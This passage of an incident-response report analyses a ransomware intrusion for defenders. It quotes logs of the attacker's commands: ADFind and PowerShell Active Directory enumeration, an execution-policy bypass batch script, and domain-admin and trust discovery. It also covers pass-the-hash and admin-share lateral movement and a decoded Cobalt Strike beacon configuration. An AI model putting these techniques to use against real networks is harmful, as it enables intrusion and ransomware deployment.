ADFind, a tool frequently used by threat actors, was also employed in this intrusion to conduct enumeration and discovery. After gaining access to the second domain controller, the threat actor created “ADFind.exe” and “adf.bat” in an attempt to gather further Active Directory information.

Sysmon eventID 11 showing creation of ADFind.exe and adf.bat by Cobalt Strike:

event_code	Image	ProcessId	TargetFilename
11	C:\Windows\System32\rundll32.exe	5700	C:\PerfLogs\adf\AdFind.exe
11	C:\Windows\System32\rundll32.exe	5700	C:\PerfLogs\adf\adf.bat

A few seconds after creation of the files, the threat actor was eager to collect the desired information and executed `adf.bat` via `cmd.exe`:

event_code	ParentCommandLine	ParentImage	CommandLine	Image	ProcessId	CurrentDirectory
1	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	C:\Windows\system32\cmd.exe /c C:\Perflogs\adf\adf.bat	C:\Windows\System32\cmd.exe	4128	C:\Windows\system32\
1	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	C:\Windows\system32\cmd.exe /c C:\Perflogs\adf\adf.bat	C:\Windows\System32\cmd.exe	280	C:\Windows\system32\

No additional commands were observed after each batch file execution. This indicates the operator may have encountered difficulties, as the batch file was executed twice within just over a minute of the initial attempt, suggesting potential issues or missteps during execution.

Sysmon eventID 11 shows the creation of the files with the output of ADFind:

event_code	Image	ProcessId	TargetFilename
11	C:\Windows\system32\cmd.exe	4128	C:\Windows\System32\ad_users.txt
11	C:\Windows\system32\cmd.exe	4128	C:\Windows\System32\ad_computers.txt
11	C:\Windows\system32\cmd.exe	4128	C:\Windows\System32\ad_ous.txt
11	C:\Windows\system32\cmd.exe	4128	C:\Windows\System32\trustdmp.txt
11	C:\Windows\system32\cmd.exe	4128	C:\Windows\System32\subnets.txt
11	C:\Windows\system32\cmd.exe	4128	C:\Windows\System32\ad_group.txt
11	C:\Windows\system32\cmd.exe	4128	C:\Windows\System32\trustdmp.txt

It’s possible that the files ended up being empty, causing the threat actor to reconsider their approach. About 15 minutes later, the operator tried running ADFind.exe directly from the command line, likely to verify whether the tool would execute properly.

event_code	ParentCommandLine	ParentImage	CommandLine	Image	ProcessId	CurrentDirectory
1	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	C:\Perflogs\adf\AdFind.exe	C:\PerfLogs\adf\AdFind.exe	4020	C:\Windows\system32\

After failing to determine the cause of the issue, the threat actor stayed quiet until the next day. The operator likely made an error by trying to run “`adf.bat`” from “`C:\Windows\System32\`” when both “adf.bat” and “ADFind.exe” were actually located in

"`C:\Perflogs\adf\`". Because of this, "`ADFind.exe`" probably couldn't be found as an executable in the wrong directory, leading to the error.

event_code	Image	ProcessId	TargetFilename
11	C:\Windows\System32\rundll32.exe	5700	C:\PerfLogs\adf\AdFind.exe
11	C:\Windows\System32\rundll32.exe	5700	C:\PerfLogs\adf\adf.bat

event_code	ParentCommandLine	ParentImage	CommandLine	Image	ProcessId	CurrentDirectory
1	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	C:\Windows\system32\cmd.exe /c C:\Perflogs\adf\adf.bat	C:\Windows\System32\cmd.exe	4128	C:\Windows\system32\
1	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	C:\Windows\system32\cmd.exe /C C:\Perflogs\adf\adf.bat	C:\Windows\System32\cmd.exe	280	C:\Windows\system32\

After several days, the threat actor decided to give ADFind another try. This time, on the file server the operator was successful in running `adf.bat` correctly to find `ADFind.exe` and perform the desired discovery activity:

Sysmon eventID 1 showing threat actor running adf.bat:

event_code	ParentCommandLine	ParentImage	CommandLine	Image	ProcessId	CurrentDirectory
1	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\adf.bat" "	C:\Windows\System32\cmd.exe	892320	C:\PerfLogs\

Resulting in several adfind.exe process events:

event_code	ParentCommandLine	ParentImage	CommandLine	Image	ProcessId	CurrentDirectory
1	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\adf.bat" "	C:\Windows\System32\cmd.exe	adfind.exe -f "(objectcategory=person)"	C:\PerfLogs\AdFind.exe	892836	C:\PerfLogs\
1	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\adf.bat" "	C:\Windows\System32\cmd.exe	adfind.exe -f "objectcategory=computer"	C:\PerfLogs\AdFind.exe	875096	C:\PerfLogs\
1	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\adf.bat" "	C:\Windows\System32\cmd.exe	adfind.exe -f "(objectcategory=organizationalUnit)"	C:\PerfLogs\AdFind.exe	888952	C:\PerfLogs\
1	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\adf.bat" "	C:\Windows\System32\cmd.exe	adfind.exe -sc trustdmp	C:\PerfLogs\AdFind.exe	892280	C:\PerfLogs\
1	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\adf.bat" "	C:\Windows\System32\cmd.exe	adfind.exe -subnets -f (objectCategory=subnet)	C:\PerfLogs\AdFind.exe	892200	C:\PerfLogs\
1	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\adf.bat" "	C:\Windows\System32\cmd.exe	adfind.exe -f "(objectcategory=group)"	C:\PerfLogs\AdFind.exe	892152	C:\PerfLogs\
1	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\adf.bat" "	C:\Windows\System32\cmd.exe	adfind.exe -gcb -sc trustdmp	C:\PerfLogs\AdFind.exe	892148	C:\PerfLogs\

Get-DataInfo.ps1

The threat actor also used a PowerShell script to enumerate local systems. Together with a batch script called "`start.bat`" the threat actor ran Get-DataInfo.ps1 on both a domain controller and a different servers in the environment. We have seen this PowerShell script used several times before. Interestingly, PowerShell was initiated using the start.bat file. However, the start.bat file did not work as intended and passed the "method" parameter to the Get-DataInfo.ps1 script, which is not recognized as a valid parameter. As a result, it ran in default mode. This behavior may have confused the operator at the keyboard, as well as the batch script that was run several times in a row on both servers.

Sysmon EventID 1 shows `start.bat` executes `Get-DataInfo.ps1` with parameter method:

CommandLine	Image	ProcessId	ParentCommandLine
C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe	6116	C:\Windows\Explorer.EXE
powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4248	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2340	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "

The start.bat script tries to set a variable called method to the discovery method chosen by the user if the method is not typed on the command line:

```
@echo off
pushd %~dp0
powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force
IF "%1"=="" (
color 70
echo "Please select a type of info collected:"
echo "all ping disk soft noping nocompress"
set /p method="Press Enter for collect [all]:  "
color 07
cls
@echo on
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 %method
)
IF NOT "%1"=="" (
@echo on
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 %1)
```

The issue with the script arises from the fact that the variable “method” does not receive the user-chosen value until after the IF condition is complete. Additionally, the variable must be referenced as `%method%` to capture the user input correctly. This oversight explains why the PowerShell command initiating `Get-DataInfo.ps1` includes “*method*” as a parameter on the command line:

```
powershell.exe  -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method
```

The below will end up running the Get-DataInfo.ps1 script in default mode:

```
Switch($GrubType){
'all' {Test-LHosts; Get-Diskinfo | Export-Csv -Path .\result\Disk.csv -NoTypeInformation; Get-Software; Compress-Result}
'ping' {Test-LHosts; Compress-Result}
'disk' {Test-LHosts; Get-Diskinfo | Export-Csv -Path .\result\Disk.csv -NoTypeInformation; Compress-Result}
'soft' {Test-LHosts; Get-Software; Compress-Result}
'noping' {Get-Diskinfo | Export-Csv -Path .\result\Disk.csv -NoTypeInformation; Get-Software; Compress-Result}
'nocompress' {Test-LHosts; Get-Diskinfo | Export-Csv -Path .\result\Disk.csv -NoTypeInformation; Get-Software}
default {Test-LHosts; Get-Diskinfo | Export-Csv -Path .\result\Disk.csv -NoTypeInformation; Get-Software; Compress-Result}
}
```

The default mode will run the `Test-LHost`, `Get-DiskInfo` and `Get-Software` functions in the script before calling the last function, `Compress-Result`:

```
function Compress-Result{

  Invoke-Expression "& '.\7z.exe' a '$typearchiv' '$destination' '$CompressionLevel' -aoa '$Source'"
        $findzip= Get-ChildItem .\
        if($findzip -match "result.zip"){Remove-Item -Force -Recurse .\result}
}
```

Sysmon eventID 1 showing the execution:

CurrentDirectory	CommandLine	Image	ProcessId	ParentCommandLine	ParentImage
C:\Users\	"C:\Users 7z.exe" a -tzip .\result.zip -mx=9 -aoa .\result*	C:\Users \7z.exe	3276	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Sysmon eventID 1 process create showing several runs of start.bat:

event_code	host_hostname	CurrentDirectory	CommandLine	Image	ProcessId	ParentCommandLine	ParentImage
1	Server	C:\PerfLogs\	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe	6116	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\PerfLogs\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4248	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2340	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe	2000	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\PerfLogs\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3120	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1496	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	"C:\Windows\System32\cmd.exe" /C "C:\PerfLogs\start.bat"	C:\Windows\System32\cmd.exe	652	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\PerfLogs\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	5268	"C:\Windows\System32\cmd.exe" /C ""C:\PerfLogs\start.bat"	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1644	"C:\Windows\System32\cmd.exe" /C ""C:\PerfLogs\start.bat"	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe	4504	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\PerfLogs\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	5736	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3048	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe	3216	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\PerfLogs\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3428	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2148	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	"C:\Windows\System32\cmd.exe" /C "C:\PerfLogs\start.bat"	C:\Windows\System32\cmd.exe	6012	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\PerfLogs\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1448	"C:\Windows\System32\cmd.exe" /C ""C:\PerfLogs\start.bat"	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4580	"C:\Windows\System32\cmd.exe" /C ""C:\PerfLogs\start.bat"	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe	4548	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\PerfLogs\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4292	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1		C:\PerfLogs\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	5888	C:\Windows\system32\cmd.exe /c ""C:\PerfLogs\start.bat" "	C:\Windows\System32\cmd.exe
1	DC	C:\Users\	"C:\Windows\System32\cmd.exe" /C "C:\Users start.bat"	C:\Windows\System32\cmd.exe	1164	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\Users\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1144	"C:\Windows\System32\cmd.exe" /C "C:\Users \start.bat"	C:\Windows\System32\cmd.exe
1		C:\Users\	"C:\Windows\System32\cmd.exe" /C "C:\Users start.bat"	C:\Windows\System32\cmd.exe	1596	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\Users\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3960	"C:\Windows\System32\cmd.exe" /C "C:\Users \start.bat"	C:\Windows\System32\cmd.exe
1		C:\Users\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	5584	"C:\Windows\System32\cmd.exe" /C "C:\Users \start.bat"	C:\Windows\System32\cmd.exe
1		C:\Users\	"C:\Windows\System32\cmd.exe" /C "C:\Users \start.bat"	C:\Windows\System32\cmd.exe	4864	C:\Windows\Explorer.EXE	C:\Windows\explorer.exe
1		C:\Users\	powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4284	"C:\Windows\System32\cmd.exe" /C "C:\Users \start.bat"	C:\Windows\System32\cmd.exe
1		C:\Users\	powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 method	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	5328	"C:\Windows\System32\cmd.exe" /C "C:\Users \start.bat"	C:\Windows\System32\cmd.exe

Windows Utilities

The threat actor performed several discovery commands using various Windows utilities at various times during the intrusion.

```
C:\Windows\system32\\cmd.exe /C systeminfo
C:\Windows\system32\cmd.exe /C net group "domain admins" /domain
C:\Windows\system32\cmd.exe /C nltest /dclist <domainname redacted>
nltest  /domain_trusts /all_trusts
C:\Windows\system32\cmd.exe /C net group "enterprise admins" /domain
C:\Windows\system32\cmd.exe /C ping <hostname redacted>
C:\Windows\system32\taskmgr.exe /4
C:\Windows\system32\cmd.exe /C All windows Import-Module ActiveDirectory Get-
ADComputer -Filter {enabled -eq $true} -properties *|select Name, DNSHostName,
OperatingSystem, LastLogonDate, IPv4Address | Export-CSV C:\Users\AllWindows.csv -
NoTypeInformation -Encoding UTF8
C:\Windows\system32\cmd.exe /C route print
C:\Windows\system32\cmd.exe /C ping http://<IP redacted>/
```

Administrator Consoles


On the final day of the intrusion, the threat actor accessed the administrative consoles for both DNS and Group Policy. Shortly after, they proceeded to deploy ransomware across the environment.

```
C:\Windows\system32\mmc.exe C:\Windows\system32\dsa.msc
C:\Windows\system32\mmc.exe C:\Windows\System32\gpedit.msc
```

Lateral Movement

Pass the hash


An examination of logon activity within the environment revealed evidence pointing to pass-the-hash attacks. Specifically, Windows Security logs with event ID 4624, showing logon type 9 and the Logon Process listed as “seclogo,” serve as solid indicators of the pass-the-hash technique employed by the threat actor.



The threat actor used three main methods for lateral movement. First, Cobalt Strike utilized SMB ADMIN$ shares to move beacons laterally, along with distributing both SMB and HTTPS beacons. Secondly, they used Remote Desktop Protocol to access a file server and a backup server, where they performed discovery activity. Lastly, the threat actor used the hidden SMB share C$ to distribute the ransomware executable to strategic endpoints within the infrastructure.

A domain controller was used as the main pivot point by the threat actor.


Overview of lateral movement involving SMB ADMIN$ shares and RDP:



To investigate access to the SMB ADMIN$ share, the Windows event log proves invaluable. By examining System event ID 5145, which indicates “A network share object was checked…,” We can track the movement of beacons by the threat actor across the network, gaining essential insight into their lateral movements and activities.

event_code	ShareName	SharePath	RelativeTargetName	
5145	*\ADMIN$	\??\C:\Windows	61185c1.exe	local on beachhead
5145	*\ADMIN$	\??\C:\Windows	7341ac3.exe	1
5145	*\ADMIN$	\??\C:\Windows	7f02ab2.exe	2
5145	*\ADMIN$	\??\C:\Windows	b7bcee8.exe	6
5145	*\ADMIN$	\??\C:\Windows	ff4de72.exe	7
5145	*\ADMIN$	\??\C:\Windows	e225857.exe	8

The RDP Activity can be identified with windows security eventID 4624 where the logon type equals 10 RemoteInteractive – “A user logged on to this computer remotely using Terminal Services or Remote Desktop.”



Windows security event ID 5145 was used to demonstrate lateral movement once again, showing SMB C$ share usage.

event_code	ShareName	SharePath	RelativeTargetName
5145	*\C$	\??\C:\	users\qwe.exe
5145	*\C$	\??\C:\	users\qwe.exe
5145	*\C$	\??\C:\	users\qwe.exe
5145	*\C$	\??\C:\	Users\qwe.exe

Cobalt Strike SMB beacons, used for lateral movement, were distributed on the beachhead and on a domain controller:

The configuration of the SMB beacons:

```
xorkey b'.' 2e
0x0001 payload type                     0x0001 0x0002 2 windows-beacon_smb-bind_pipz
0x0002 port                             0x0001 0x0002 4444
0x0003 sleeptime                        0x0002 0x0004 10000
0x0004 maxgetsize                       0x0002 0x0004 2048576
0x0005 jitter                           0x0001 0x0002 0
0x0006 maxdns                           0x0001 0x0002 0
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d00308189028181 00b8783383addbd675fb86964aae67

0x0008 server,get-uri                   0x0003 0x0100 (NULL ...)
0x0009 useragent                        0x0003 0x0080 (NULL ...)
0x000a post-uri                         0x0003 0x0040 (NULL ...)
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input]
0x000c http_get_header                  0x0003 0x0100
0x000d http_post_header                 0x0003 0x0100
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040
'%windir%\\syswow64\\SyncHost.exe'
0x001e spawnto_x64                      0x0003 0x0040
'%windir%\\sysnative\\mstsc.exe'
0x000f pipename                         0x0003 0x0080
'\\\\.\\pipe\\WkSvcPipeMgr_JORW2e'
0x001f CryptoScheme                     0x0001 0x0002 0
0x0037 EXIT_FUNK                        0x0001 0x0002 0
0x0028 killdate                         0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 674054486 Stats uniques ->
ips/hostnames: 60 publickeys: 47
0x0024 deprecated                       0x0003 0x0020 'bfnETSwzb1Xsa2g6gr+auA=='
0x0026 bStageCleanup                    0x0001 0x0002 1
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0029 textSectionEnd                   0x0002 0x0004 1
0x002a ObfuscateSectionsInfo            0x0003 0x0028
'\x00\x10\x00\x00\x95`\x02\x00\x00p\x02\x00À\n\x03\x00\x00\x10\x03\x00\x00Í\x03\x00\x0

